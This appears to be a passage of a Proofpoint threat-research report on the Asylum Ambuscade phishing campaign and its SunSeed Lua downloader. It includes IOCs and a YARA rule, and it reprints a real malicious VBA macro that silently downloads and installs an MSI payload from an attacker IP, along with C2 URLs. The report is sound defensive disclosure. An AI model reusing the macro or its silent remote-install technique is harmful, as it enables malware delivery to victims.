
Software Protection Service.lnk

Installation Directory:

~\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Software Protection Service.lnk

Malicious SunSeed Lua Script:

print.lua| 7bf33b494c70bd0a0a865b5fbcee0c58fa9274b8741b03695b45998bcd459328



Asylum Ambuscade: Campaign Snapshot

- Email Delivers XLS Macro Laden Attachment
- Macro Laden XLS Attachment is enabled and VB Macro Calls out to Actor Staging Server
- Staging Server Downloads MSI Package
- MSI payload installs Lua Dependency files, establishes LNK persistence, and installs Lua on host
- LNK Windows Shortcut executed at Windows Start up calling Lua to execute malicious Lua script
- Lua script exfiltrates C Drive Partition serial and communicates with actor C2 server
  - http://84.32.188[.]96/<hexadecimal_value>
- Actor Server responds returning commands to infected host.

Figure 5. Asylum Ambuscade - Campaign Snapshot.

Proofpoint researchers observed several distinct and unusual aspects about the MSI package upon closer inspection. The actor utilized the Japanese Shift-JIS code base, resulting in a Japanese language installation message upon launching the MSI package. This may be a rudimentary false flag intended to conceal the spoken language of the threat actor. Additionally, examination of the cryptography calls made by the package during installation indicates that the MSI file appears to have been created using a dated version of WiX Toolset version 3.11.0.1528. This is an open-source software that allows users to “build MSIs without requiring additional software on a build server” from the command line. This version was last updated in 2017 with a more recent update being pushed in 2019 and an entirely new version of the toolset made available in May 2021.





Figure 6. Japanese code base MSI package installation display.



```
Buffer:
\xfe\xff\x00\x00\x06\x02\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x01\x00\x00\x00\xe0\x85\x9f\xf2\xf9Oh\x10\xab\x91\x08\x00+'\xb3\xd9
0\x00\x00\x00\x04\x02\x00\x00\x0e\x00\x00\x00\x01\x00\x00\x00x\x00\x00\x00\x02\x00
\x00\x00\x80\x00\x00\x00\x03\x00\x00\x00\xa0\x00\x00\x00\x04\x00\x00\x00\xc4\x00\x
00\x00\x05\x00\x00\x00\xd8\x00\x00\x00\x06\x00\x00\x00\xec\x00\x00\x00\x07\x00\x00
\x00\\x01\x00\x00 \x00\x00\x00p\x01\x00\x00\x0c\x00\x00\x00\xa0\x01\x00\x00
\x00\x00\x00\xac\x01\x00\x00\x0e\x00\x00\x00\xb8\x01\x00\x00\x0f\x00\x00\x00\xc0\x
01\x00\x00\x12\x00\x00\x00\xc8\x01\x00\x00\x13\x00\x00\x00\xfc\x01\x00\x00\x02\x00
\x00\x00\xa4\x03\x00\x00\x1e\x00\x00\x00\x16\x00\x00\x00Installation
Database\x00\x00\x00\x1e\x00\x00\x00\x1c\x00\x00\x00Software Protection
Service\x00\x1e\x00\x00\x00 \x00\x00\x00Microsoft\x00\x00\x00\x1e\x00\x00\x00
\x00\x00\x00Installer\x00\x00\x00\x1e\x00\x00\x00e\x00\x00\x00This installer
database contains the logic and data required to install Software Protection
Service.\x00\x00\x00\x00\x1e\x00\x00\x00\x0b\x00\x00\x00Intel;1041\x00\x00\x1e\x00
\x00\x00'\x00\x00\x00{31D6D4BF-B237-4400-9738-
F93F51C0B710}\x00\x00@\x00\x00\x00\x00#\xe1\xf6M\x05\xd8\x01@\x00\x00\x00\x00#\xe1
\xf6M\x05\xd8\x01\x03\x00\x00\x00\xc8\x00\x00\x00\x03\x00\x00\x00
\x00\x00\x00\x1e\x00\x00\x00,\x00\x00\x00Windows Installer XML Toolset
(3.11.0.1528)\x00\x03\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
```

Figure 7. MSI package cryptography call indicating Windows Installer XML version.


SunSeed Malware Capabilities: A Lua Downloader

Based on decoding of the SunSeed print.lua malicious second stage payload script, it appears to be a simple downloader which obtains the C Drive partition serial number from the host, appends to a URL request via a Lua socket, consistently pings the C2 server for additional Lua code, and executes the code upon receiving it within a response. At the time of analysis, Proofpoint did not receive additional Lua code from the C2 server. However, researchers believe that this is likely intended to deliver subsequent stage payloads to the infected host. Further attempts to decode the SunSeed Lua host included several notable strings that may suggest a possible response from the actor-controlled server. These strings do not appear to be part of the initial SunSeed script’s functionality in the absence of a C2 server response. Observed string values include, but are not limited to:

- “serial”
- “string”
- “luacom”
- “CreateObject”
- “Scripting.FileSystemObject”
- “Drives”
- “SerialNumber”
- “socket.http”
- “request”
- “http://84.32.188[.]96/”
- “ socket”
- “sleep”

Command and Control

The SunSeed malware when executed issues GET requests over HTTP via port 80 using a Lua Socket. The requests are issued to the C2 server every three seconds anticipating a response. The malware specifies the user agent as “LuaSocket 2.0.2” and appends the infected target’s C Drive partition serial number to the URI request. This is a unique decimal digit value assigned to a drive upon creation of the file system. It may be an attempt by actors to track infected victims on the backend per their unique serial number. Additionally, this may allow operators to be selective about which infections are issued a next stage payload response. Based on the observed strings in the Lua script, researchers speculate that the server response may include further malicious commands, or a Lua based installer code which is executed as a response to the SunSeed payload, depending on the received serial identification number.



```
http://84.32.188.96:80/[redacted]
```

```
GET /[redacted]HTTP/1.1
host: 84.32.188.96
te: trailers
connection: close, TE
user-agent: LuaSocket 2.0.2
```


Figure 8. SunSeed Lua malware C2 communication.

Victimology and Targeting

With the finite data set available to Proofpoint surrounding this campaign, limited conclusions can be drawn regarding targeting. The Proofpoint-observed email messages were limited to European governmental entities. The targeted individuals possessed a range of expertise and professional responsibilities. However, there was a clear preference for targeting individuals with responsibilities related to transportation, financial and budget allocation, administration, and population movement within Europe. This campaign may represent an attempt to gain intelligence regarding the logistics surrounding the movement of funds, supplies, and people within NATO member countries.

Attribution Remains Unclear


Several temporal and anecdotal indicators exist which suggest that this activity aligns with reported campaigns by the threat actor TA445/UNC1151/Ghostwriter. However, Proofpoint has not yet observed concrete technical overlaps which would allow us to definitively attribute this campaign to this actor. In addition to the notable overlaps with Ukrainian government reported campaigns referenced previously, the victimology of this campaign with prominent NATO governments being targeted and a possible focus on the movements of refugees in NATO countries recalls historic motivations of TA445’s information operations circa 2021. Specifically, the anti-migratory narratives disseminated by the group also referred to as Ghostwriter during the 2021 migratory crisis in which Belarus intentionally funneled refugees to the Polish border belies a possible connection between this 2022 campaign and TA445’s historic mandate. Mainly both campaigns may indicate the weaponization of migrants and refugees of war through a hybrid information warfare and targeted cyber-attack model. Researchers at Mandiant addressed these tactics by UNC1151's information operation team referred to as Ghostwriter (collectively TA445) in a recent presentation (12:17 time stamp), disclosing the existence of the group and attributing the activity to Belarus. Proofpoint also notes that, in addition to the Asylum Ambuscade operation, in recent days researchers have detected TA445 credential harvesting activity that aligns with Mandiant's description of this threat group to include the use of GoPhish to deliver malicious email content. This activity appears distinct from the Asylum Ambuscade campaign. Proofpoint is currently tracking the actor responsible for Asylum Ambuscade as distinct from TA445 until a technical relationship can be further established.



Tactic	Asylum Ambuscade Campaign	TA445
Document Attachment Phishing	☑	☑
Focus on Refugee Issues and NATO	☑	☑
Use of Macro Enabled Documents	☑	☑
Use of GoPhish		☑
Use of MSI Packages	☑	
Use of Lua Based Malware	☑	
Use of Compromised Sender Infrastructure	☑	

Figure 9. Comparison of Asylum Ambuscade campaign and TA445 TTPs.

While Proofpoint has not definitively determined attribution at this time, researchers assess with moderate confidence that this campaign and a historic campaign from July 2021 were conducted by the same threat actor. The July 2021 campaign utilized a highly similar macro-laden XLS attachment to deliver MSI packages that install a Lua malware script. Similarly, the campaign utilized a very recent government report as the basis of the social engineering content and titled the malicious attachment "list of participants of the briefing.xls." In addition to the file name being quite similar to the Asylum Ambuscade campaign, the Lua script created a nearly identical URI beacon to the SunSeed sample, which was composed of the infected victim's C Drive partition serial number. Analysis of the cryptography calls in both samples revealed that the same version of WiX 3.11.0.1528 had been utilized to create the MSI packages. Finally, the macros in this historic campaign utilized the identical technique as the Asylum Ambuscade campaign, using Windows Installer to retrieve an MSI package from an actor-controlled IP resource and suppressing indications of installation from the user. The July 2021 campaign targeted senior cyber security practitioners and decisionmakers at private US-based companies, including those in the defense sector.



```
Attribute VB_Name = "Module1"
Sub Auto_Open()
    On Error Resume Next

    With CreateObject("WindowsInstaller.Installer")
        .UILevel = 2
        .InstallProduct "http://157.230.104.79/i.msi"
    End With

    Sheets("Sheet1").Unprotect "175b1x@"
    Sheets("Sheet1").Shapes("Shape1").Delete
    Sheets("Sheet1").Shapes("Shape2").Delete
End Sub



Attribute VB_Name = "Workbook________"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
```

Figure 10. Historic malicious macro seen in July 2021.

Conclusion: Balancing Accurate Reporting in a Timely Fashion

This activity, independent of attribution conclusions, represents an effort to target NATO entities with compromised Ukrainian military accounts during an active period of armed conflict between Russia, its proxies, and Ukraine. In publishing this report, Proofpoint seeks to balance the accuracy of responsible reporting with the quickest possible disclosure of actionable intelligence. The onset of hybrid conflict, including within the cyber domain, has accelerated the pace of operations and reduced the amount of time that defenders have to answer deeper questions around attribution and historical correlation to known nation-state operators. However, these are issues that Proofpoint will continue to research while protecting customers globally. Proofpoint invites additional details and input around any observed activity that aligns with these reports. While the utilized techniques in this campaign are not groundbreaking individually, if deployed collectively, and during a high tempo conflict, they possess the capability to be quite effective. As the conflict continues, researchers assess similar attacks against governmental entities in NATO countries are likely. Additionally, the possibility of exploiting intelligence around refugee movements in Europe for disinformation purposes is a proven part of Russian and Belarussian-state techniques. Being aware of this threat and disclosing it publicly are paramount for cultivating awareness among targeted entities.

Indicators of Compromise (IOCs)

IOC	Type of IOC	Description

<redacted>@ukr[.]net	Sender Email	February 24, 2022
IN ACCORDANCE WITH THE DECISION OF THE EMERGENCY MEETING OF THE SECURITY COUNCIL OF UKRAINE DATED 24.02.2022	Email Subject	February 24, 2022
list of persons.xls 1561ece482c78a2d587b66c8eaf211e806ff438e506fcef8f14ae367db82d9b3	Attachment	February 24, 2022
84.32.188[.]96	IP	Actor Controlled IP
qwerty_setup.msi 31d765deae26fb5cb506635754c700c57f9bd0fc643a622dc0911c42bf93d18f	MSI Package	Malicious MSI Package
print.lua 7bf33b494c70bd0a0a865b5fbcee0c58fa9274b8741b03695b45998bcd459328	Lua Script	Malicious Lua Script Payload
luacom.dll f97f26f9cb210c0fcf2b50b7b9c8c93192b420cdbd946226ec2848fd19a9af2c ltn12.lua b1864aed85c114354b04fbe9b3f41c5ebc4df6d129e08ef65a0c413d0daabd29 mime.lua e9167e0da842a0b856cbe6a2cf576f2d11bcedb5985e8e4c8c71a73486f6fa5a http.lua d10fbef2fe8aa983fc6950772c6bec4dc4f909f24ab64732c14b3e5f3318700c socket.dll 3694f63e5093183972ed46c6bef5c63e0548f743a8fa6bb6983dcf107cab9044 mime.dll 976b7b17f2663fee38d4c4b1c251269f862785b17343f34479732bf9ddd29657 lua5.1.dll fbbe7ee073d0290ac13c98b92a8405ea04dcc6837b4144889885dd70679e933f url.lua 269526c11dbb25b1b4b13eec4e7577e15de33ca18afa70a2be5f373b771bd1ab sppsvc.exe 737f08702f00e78dbe78acbeda63b73d04c1f8e741c5282a9aa1409369b6efa8 tp.lua 343afa62f69c7c140fbbf02b4ba2f7b2f711b6201bb6671c67a3744394084269 socket.lua 15fd138a169cae80fecf4c797b33a257d587ed446f02ecf3ef913e307a22f96d	Files	Legitimate Lua Dependencies
Software Protection Service.lnk	File Name	Persistence File Name
AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Software Protection Service.lnk	Directory Path	Persistence File Directory

C:\ProgramData\.security-soft	Directory Path	Lua Files Installation Directory
hxxp://84.32.188[.]96/<hexadecimal_value>	URL	Command and Control
list of participants of the briefing.xls a8fd0a5de66fa39056c0ddf2ec74ccd38b2ede147afa602aba00a3f0b55a88e0	File	Phishing Attachment July 2021
157.230.104[.]79	IP	Actor Controlled IP July 2021
i.msi 2e1de7b61ed25579e796ec4c0df2e25d2b98a1f8d4fdb077e2b52ee06c768fca	MSI Package	Malicious MSI Package July 2021
hxxp://45.61.137[.]231/?id=<hexdecimal_value>	URL	Command and Control

wlua5.1.exe 737f08702f00e78dbe78acbeda63b73d04c1f8e741c5282a9aa1409369b6efa8 core.lua 737f08702f00e78dbe78acbeda63b73d04c1f8e741c5282a9aa1409369b6efa8 luacom.dll f97f26f9cb210c0fcf2b50b7b9c8c93192b420cdbd946226ec2848fd19a9af2c struct.dll 5b317f27ad1e2c641f85bef601740b65e93f28df06ed03daa1f98d0aa5e69cf0 ltn12.lua b1864aed85c114354b04fbe9b3f41c5ebc4df6d129e08ef65a0c413d0daabd29 mime.lua e9167e0da842a0b856cbe6a2cf576f2d11bcedb5985e8e4c8c71a73486f6fa5a http.lua d10fbef2fe8aa983fc6950772c6bec4dc4f909f24ab64732c14b3e5f3318700c socket.dll 3694f63e5093183972ed46c6bef5c63e0548f743a8fa6bb6983dcf107cab9044 core.dll 9aa3ca96a84eb5606694adb58776c9e926020ef184828b6f7e6f9b50498f7071 core.lua 20180a8012970453daef6db45b2978fd962d2168fb3b2b1580da3af6465fe2f6 mime.dll 976b7b17f2663fee38d4c4b1c251269f862785b17343f34479732bf9ddd29657 lua5.1.dll fbbe7ee073d0290ac13c98b92a8405ea04dcc6837b4144889885dd70679e933f url.lua 269526c11dbb25b1b4b13eec4e7577e15de33ca18afa70a2be5f373b771bd1ab alien.lua 303e004364b1beda0338eb10a845e6b0965ca9fa8ee16fa9f3a3c6ef03c6939f tp.lua 343afa62f69c7c140fbbf02b4ba2f7b2f711b6201bb6671c67a3744394084269 socket.lua 15fd138a169cae80fecf4c797b33a257d587ed446f02ecf3ef913e307a22f96d	Files	Lua Dependencies	July 2021

YARA Signatures

```
rule WindowsInstaller_Silent_InstallProduct_MacroMethod

{

    meta:

        author = "Proofpoint Threat Research"

        date = "20210728"

        hash = "1561ece482c78a2d587b66c8eaf211e806ff438e506fcef8f14ae367db82d9b3; a8fd0a5de66fa39056c0ddf2ec74ccd38b2ede147afa602aba00a3f0b55a88e0"

        reference = "This signature has not been quality controlled in a production environment. Analysts believe that this method is utilized by multiple threat actors in the wild"


    strings:

        $doc_header = {D0 CF 11 E0 A1 B1 1A E1}

        $s1 = ".UILevel = 2"

        $s2 = "CreateObject(\"WindowsInstaller.Installer\")"

        $s3 = ".InstallProduct \"http"


condition:

        $doc_header at 0 and all of ($s*)

}
```

Emerging Threats Signatures

2035360	SunSeed Lua Downloader Activity (GET)
2035361	SunSeed Downloader Retrieving Binary (set)
2035362	SunSeed Download Retrieving Binary

Subscribe to the Proofpoint Blog